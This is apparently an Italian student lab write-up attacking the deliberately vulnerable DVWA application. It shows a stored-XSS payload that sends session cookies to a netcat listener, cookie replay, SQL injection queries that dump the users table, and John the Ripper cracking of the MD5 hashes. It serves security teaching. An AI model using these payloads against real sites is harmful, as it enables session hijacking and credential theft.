

## S6\_L5

### Progetto

1 marzo 2024

### Traccia

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- XSS Persistent.
- SQL injection (blind).

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW.

Scopo dell'esercizio:

- Recuperare i cookie di sessione delle vittime del XSS reflected ed inviarli ad un server sotto il controllo dell'attaccante.
- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine.

## Preparazione dell'ambiente

Per il progetto di questa settimana effettueremo un attacco verso la DVWA, pertanto imposteremo le macchine di Kali e Meta sulla stessa rete e settiamo la difficoltà su "low".

The security level changes the vulnerability level of DVWA.

low

## XSS Persistent

1) Scriviamo il codice malevolo che andremo a caricare sulla pagina per carpire i cookie degli utenti che visiteranno la pagina.

```
<script>
```

```
window.location="http://127.0.0.1:12345/index.html?param1="+document.cookie;
```

```
</script>
```

2) Notiamo che la pagina non ci permette di inserire lo script per intero, andiamo quindi a modificare il codice sorgente della pagina per poter inserire più caratteri.

Name *	<input type="text" value="Messaggio"/>
Message *	<input 127.0.0.1:12345="" http:="" i"="" type="text" value="&lt;script&gt;window.location=\"/>
	<input type="button" value="Sign Guestbook"/>

3

```
<td>
<textarea name="mtxMessage"
maxlength="50"></textarea>

<td>
<textarea name="mtxMessage"
maxlength="200"></textarea>
```

Name \*

Message \*

Una volta ricaricata la pagina il valore si resetterà, ma noi avremmo già caricato il nostro script.

3) Inviemo il messaggio che viene registrato sul DB.

Name: Messaggio  
Message:

Da questo momento, ogni volta che un utente caricherà questa pagina, lo script invierà i cookie di sessione alla nostra macchina Kali, la quale sarà in ascolto sulla porta "12345".

4) Sulla macchina Kali avviamo netcat in ascolto sulla porta 12345

```
(kali@kali)-[~]
$ nc -l -p12345
```

Caricando nuovamente la pagina riceviamo il seguente messaggio

```
(kali@kali)-[~]
$ nc -l -p12345
GET /index.html?param1=security=low;%20PHPSESSID=fd3499ae3bad7ffb38b0674c2468ee7a HTTP/1.1
Host: 127.0.0.1:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.50.101/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```


4

In questo modo abbiamo ottenuto la sessione dell'utente, finché questa è valida possiamo effettuare il login alla pagina senza l'utilizzo delle credenziali.

5) Creiamo una richiesta GET per una nuova sessione non autenticata con i cookie intercettati

```
Pretty  Raw  Hex  [icon]  [icon]  [icon]
1 GET /dvwa HTTP/1.1
2 Host: 192.168.50.101
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
  ,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
6 Accept-Encoding: gzip, deflate, br
7 Accept-Language: en-US,en;q=0.9
8 Cookie: security=low; PHPSESSID=fd3499ae3bad7ffb38b0674c2468ee7a
9 Connection: close
10
11
```

Una volta inviata la richiesta verremo reindirizzati direttamente sulla home di DVWA senza inserire le credenziali di accesso



## SQL injection (Blind)

1) Appuriamo che la pagina presenti la vulnerabilità inserendo una query tautologica. In questo caso ci viene richiesto un id utente per vedere i suoi dati, inserendo nel campo di input **'OR 'a'='a'** ci vengono mostrati nome e cognome di tutti gli utenti presenti nell DB.

### Vulnerability: S

User ID:

ID: ' OR 'a' = 'a'  
First name: admin  
Surname: admin

ID: ' OR 'a' = 'a'  
First name: Gordon  
Surname: Brown

ID: ' OR 'a' = 'a'  
First name: Hack  
Surname: Me

ID: ' OR 'a' = 'a'  
First name: Pablo  
Surname: Picasso

ID: ' OR 'a' = 'a'  
First name: Bob  
Surname: Smith

2) Dopodiché cominciamo lo studio del DB in cui dobbiamo accedere

Tramite la seguente query siamo in grado di capire le tabelle contenute nel DB di nostro interesse:

```
' UNION SELECT null, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #
```

User ID:

Submit

ID: ' UNION SELECT null, tabl  
First name:  
Surname: guestbook

ID: ' UNION SELECT null, tabl  
First name:  
Surname: users

Con un'altra otteniamo i nomi degli attributi della tabella "users":

```
' UNION SELECT null, column_name FROM information_schema.columns WHERE table_name = 'users' #
```

Gli attributi della tabella sono:

- user\_id
- first\_name
- last\_name
- user
- password
- avatar

**User ID:**

```
ID: ' UNION SELECT null, column_name FROM
First name:
Surname: user_id

ID: ' UNION SELECT null, column_name FROM
First name:
Surname: first_name

ID: ' UNION SELECT null, column_name FROM
First name:
Surname: last_name

ID: ' UNION SELECT null, column_name FROM
First name:
Surname: user

ID: ' UNION SELECT null, column_name FROM
First name:
Surname: password

ID: ' UNION SELECT null, column_name FROM
First name:
Surname: avatar
```

3) Ora che conosciamo il nome della tabella di nostro interesse ed i relativi attributi possiamo scrivere la query che ci permetterà di carpire i dati dal database.

Con il comando concat\_ws andiamo a concatenare i campi indicati della tubla, separandoli con il carattere " - ", così facendo aggiriamo il problema di dover unire due tabelle con lo stesso numero di colonne, velocizzando le operazioni. Non ho inserito l'attributo avatar in quanto non è un dato di nostro interesse.

```
' UNION SELECT null,CONCAT_WS(' - ',user_id, first_name,last_name,user,password)FROM
users #
```

4) Lanciando la query otteniamo i seguenti dati:

```
ID: ' UNION SELECT null,CONCAT_WS(' - ',user_id, first_name,last_name,use
First name:
Surname: 1 - admin - admin - admin - 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT null,CONCAT_WS(' - ',user_id, first_name,last_name,use
First name:
Surname: 2 - Gordon - Brown - gordonb - e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT null,CONCAT_WS(' - ',user_id, first_name,last_name,use
First name:
Surname: 3 - Hack - Me - 1337 - 8d3533d75ae2c3966d7e0d4fcc69216b


ID: ' UNION SELECT null,CONCAT_WS(' - ',user_id, first_name,last_name,use
First name:
Surname: 4 - Pablo - Picasso - pablo - 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT null,CONCAT_WS(' - ',user_id, first_name,last_name,use
First name:
Surname: 5 - Bob - Smith - smithy - 5f4dcc3b5aa765d61d8327deb882cf99
```

## John the Ripper

Come ultimo passo dell'attacco, per poter utilizzare le password, le quali sono state salvate all'interno del database in formato hash MD5. Mediante il tool John the ripper, sfruttando un dizionario di password comuni, andiamo a cercare le corrispettive password in chiaro.

1) Creiamo un file dove riportiamo tutte le password in formato hash



1) Lanciamo il tool passandogli il dizionario rockyou.txt

```
(kali㉿kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./Desktop/Hash_Crack.txt

Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
password (?)
abc123 (?)
letmein (?)
charley (?)
4g 0:00:00:00 DONE (2024-02-28 08:35) 133.3g/s 102400p/s 102400c/s 153600 C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

2) Stampiamo a video il risultato delle operazioni

```
(kali㉿kali)-[~]
$ john --show --format=raw-md5 ./Desktop/Hash_Crack.txt

?:password
?:abc123
?:charley -save.sh
?:letmein
?:password


5 password hashes cracked, 0 left
```



3) Le credenziali ottenute dall'attacco SQLi e John the Ripper sono:

Nome utente	Password
admin	password
gordonb	abc123
1337	charley
pablo	letmein
smithy	password

4) Provando le credenziali sulla pagina di login della DVWA verifichiamo la correttezza delle informazioni ottenute



Username

Password

Login

